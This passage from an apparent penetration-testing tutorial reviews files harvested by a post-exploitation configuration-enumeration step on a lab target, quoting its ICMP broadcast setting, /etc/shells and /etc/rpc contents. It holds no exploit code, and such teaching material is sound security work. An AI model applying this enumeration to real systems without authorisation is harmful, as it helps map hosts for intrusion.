
If the option is set to 1 it is enabled and if it is set to '0', it is disabled. For example, in the above file we can see that the target system is enabled to ignore echo broadcasts but not all echo echo requests. It means our target system will accept ping requests but will not accept ping broadcasts.

We also found the valid login shells on the target system. All the valid login shells are stored in the /etc/shells text file.




```
   20190616065823_default_192.168.41.173_linux.enum.conf_296740.txt

# /etc/shells: valid login shells
/bin/csh
/bin/sh
/usr/bin/es
/usr/bin/ksh
/bin/ksh
/usr/bin/rc
/usr/bin/tcsh
/bin/tcsh
/usr/bin/esh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/screen





                                [ Read 14 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text^T To Spell    ^  Go To Line
```

Next, we have the rpc file which contains all the user readable names which can be used in place of rpc program numbers. RPC stands for remote procedure calls.



```
   20190616065823_default_192.168.41.173_linux.enum.conf_747991.txt

# This file contains user readable names that can be used in place of rpc
# program numbers.

portmapper      100000  portmap sunrpc
rstatd          100001  rstat rstat_svc rup perfmeter
rusersd         100002  rusers
nfs             100003  nfsprog
ypserv          100004  ypprog
mountd          100005  mount showmount
ypbind          100007
walld           100008  rwall shutdown
yppasswdd       100009  yppasswd
etherstatd      100010  etherstat
rquotad         100011  rquotaprog quota rquota
sprayd          100012  spray
3270_mapper     100013
rje_mapper      100014
selection_svc   100015  selnsvc
database_svc    100016
tfsd            100037
nsed            100038
nsemntd         100039
ypxfrd          100069
pcnfsd          150001
amd             300019  amq
```

Next, we have the Debian configuration file for MySQL.

